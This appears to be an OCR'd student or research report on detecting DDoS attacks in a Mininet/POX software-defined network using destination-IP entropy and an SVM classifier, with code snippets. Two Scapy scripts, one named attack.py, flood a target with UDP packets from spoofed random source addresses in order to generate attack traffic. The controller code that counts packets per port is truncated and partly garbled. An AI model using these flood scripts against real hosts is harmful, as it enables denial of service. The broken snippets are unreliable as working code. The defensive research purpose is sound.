
A window of 50 packets is collected,and the entropy is calculated from their destination IP address.

If entropy is less than the specified threshold then an attack is detected.

For multiple victim attacks detection we take Flow rate for the detection.

DDoS attack traffic and normal traffic is generated which is further used as a dataset to train our model.

DDos Detection Using Entropy



Recognize Upstream & Destination
Identify the Number of flows
Variation of packets in each flow or in a given flow
Calculate the Probability of the flows
Checking Entropy Variation
Reject the attack flow

Figure 2. Detects UDP Based DDoS Attacks in IPv6 Networks

- DDoS Detection using SVM:

This method is composed of two stages, the first one is the features extraction, and the second step is the classification.

The feature are extracted from all the training packets set and the entropy will be used to measure the distribution of each feature.

Then, the calculated feature entropy will be used in order to train nonlinear SVM.


For each new test packets, we extract features and calculate the entropy which will be given to the trained SVM model in order to decide if is normal or abnormal.

If the result is abnormal, it means that DDoS attack happens.


Platform/Technology Used

- **Hardware**
  - OS - ubuntu Version 18.04 and 8 GB ram
- **Software**
  - Simulator-Mininet
  - Controller- Pox(python based sdn controller)
  - Scapy, Hping3
  - Wireshark


Code Snippets




```
import time
from os import popen
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import sendp, IP, UDP, Ether, TCP
from random import randrange
def generateSourceIP():
    not_valid = [10, 127, 254, 1, 2, 169, 172, 192]
    first = randrange(1, 256)
    while first in not_valid:
        first = randrange(1, 256)
    ip = ".".join([str(first), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])
    return ip
def generateDestinationIP(start, end):
    first = 10
    second = 0;
    third = 0;
    ip = ".".join([str(first), str(second), str(third), str(randrange(start,end))])
    return ip
def main(argv):
    try:
        opts, args = getopt.getopt(sys.argv[1:], 's:e:', ['start=','end='])
    except getopt.GetoptError:
        sys.exit(2)
    for opt, arg in opts:
        if opt =='-s':
            start = int(arg)
        elif opt =='-e':
            end = int(arg)
    if start == '':
        sys.exit()
    if end == '':
        sys.exit()
    interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

    for i in xrange(1000):
        packets = Ether() / IP(dst = generateDestinationIP (start, end), src = generateSourceIP ()) / UDP(dport = 80, sp
        print(repr(packets))
        sendp(packets, iface = interface.rstrip(), inter = 0.5)
if __name__ == '__main__':
```




```
import sys
import time
from os import popen
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import sendp, IP, UDP, Ether, TCP
from random import randrange
import time

def generateSourceIP():
    not_valid = [10, 127, 254, 255, 1, 2, 169, 172, 192]

    first = randrange(1, 256)

    while first in not_valid:
        first = randrange(1, 256)

    ip = ".".join([str(first), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])

    return ip
def main():
    for i in range (1, 5):
        launchAttack()
        time.sleep (10)

def launchAttack():
  #eg, python attack.py 10.0.0.64, where destinationIP = 10.0.0.64
  destinationIP = sys.argv[1:]
  interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

  for i in xrange(0, 500):
    packets = Ether() / IP(dst = destinationIP, src = generateSourceIP()) / UDP(dport = 1, sport = 80)
    print(repr(packets))

    #send packets with interval = 0.025 s
    sendp(packets, iface = interface.rstrip(), inter = 0.025)

if __name__=="__main__":
  main()

```




```
import os
import datetime
from pox.core import core
import pox

from pox.lib.packet.ethernet import ethernet, ETHER_BROADCAST
from pox.lib.packet.ipv4 import ipv4
from pox.lib.packet.arp import arp
from pox.lib.addresses import IPAddr, EthAddr
from pox.lib.util import str_to_bool, dpid_to_str
from pox.lib.recoco import Timer

import pox.openflow.libopenflow_01 as of

from pox.lib.revent import *
import itertools
import time

#from .detectionUsingEntropy import Entropy

import math
from pox.core import core

log = core.getLogger()

class Entropy(object):
      count = 0
      destFrequency = {}
      destIP = []
      destEntropy = []
      value = 1

      def collectStats(self, element):
          l = 0
          self.count +=1
          self.destIP.append(element)
          if self.count == 50:
             for i in self.destIP:
                 l +=1
                 if i not in self.destFrequency:
```



```
FLOW_IDLE_TIMEOUT = 10
ARP_TIMEOUT = 60 * 2
MAX_BUFFERED_PER_IP = 5
MAX_BUFFER_TIME = 5

class Entry (object):
  def __init__ (self, port, mac):
    self.timeout = time.time() + ARP_TIMEOUT
    self.port = port
    self.mac = mac

  def __eq__ (self, other):
    if type(other) == tuple:
      return (self.port,self.mac)==other
    else:
      return (self.port,self.mac)==(other.port,other.mac)
  def __ne__ (self, other):
    return not self.__eq__(other)

  def isExpired (self):
    if self.port == of.OFPP_NONE: return False
    return time.time() > self.timeout

def dpid_to_mac (dpid):
  return EthAddr("%012x" % (dpid & 0xffFFffFFffFF,))

class l3_switch (EventMixin):
  def __init__ (self, fakeways = [], arp_for_unknowns = False, wide = False):
    self.fakeways = set(fakeways)

    self.wide = wide

    self.arp_for_unknowns = arp_for_unknowns

    self.outstanding_arps = {}

    self.lost_buffers = {}

    self.arpTable = {}
```




```
    self._expire_timer = Timer(5, self._handle_expiration, recurring=True)

    core.listen_to_dependencies(self)

  def _handle_expiration (self):
    empty = []
    for k,v in self.lost_buffers.iteritems():
      dpid,ip = k

      for item in list(v):
        expires_at,buffer_id,in_port = item
        if expires_at < time.time():
          v.remove(item)
          po = of.ofp_packet_out(buffer_id = buffer_id, in_port = in_port)
          core.openflow.sendToDPID(dpid, po)
      if len(v) == 0: empty.append(k)

    for k in empty:
      del self.lost_buffers[k]

  def _send_lost_buffers (self, dpid, ipaddr, macaddr, port):
    if (dpid,ipaddr) in self.lost_buffers:
      bucket = self.lost_buffers[(dpid,ipaddr)]
      del self.lost_buffers[(dpid,ipaddr)]
      log.debug("Sending %i buffered packets to %s from %s"
                % (len(bucket),ipaddr,dpid_to_str(dpid)))
      for _,buffer_id,in_port in bucket:
        po = of.ofp_packet_out(buffer_id=buffer_id,in_port=in_port)
        po.actions.append(of.ofp_action_dl_addr.set_dst(macaddr))
        po.actions.append(of.ofp_action_output(port = port))
        core.openflow.sendToDPID(dpid, po)

  def _handle_openflow_PacketIn (self, event):
    dpid = event.connection.dpid
    inport = event.port
    packet = event.parsed
    global set_Timer
    global defendDDOS
    global blockPort
    timerSet =False
```




```
    global blockPort
    timerSet =False
    global diction
    def preventing():
      global diction
      global set_Timer
      if not set_Timer:
        set_Timer =True

      if len(diction) == 0:
        print("Empty diction ",str(event.connection.dpid), str(event.port))
        diction[event.connection.dpid] = {}
        diction[event.connection.dpid][event.port] = 1
      elif event.connection.dpid not in diction:
        diction[event.connection.dpid] = {}
        diction[event.connection.dpid][event.port] = 1
      else:
        if event.connection.dpid in diction:
          if event.port in diction[event.connection.dpid]:
            temp_count=0
            temp_count =diction[event.connection.dpid][event.port]
            temp_count = temp_count+1
            diction[event.connection.dpid][event.port]=temp_count
            #print
"*************************************************************************************************************************************
            print "dpid port and its packet count: ",  str(event.connection.dpid), str(diction[event.connection.dpid]), str(diction
[event.connection.dpid][event.port])
            #print
"*************************************************************************************************************************************
          else:
            diction[event.connection.dpid][event.port] = 1

    def _timer_func ():
      global diction
      global set_Timer

      if set_Timer==True:
        for k,v in diction.iteritems():
          for i,j in v.iteritems():
            if j >=5:
```

Experimental Results

Results of Entropy Based Discretization



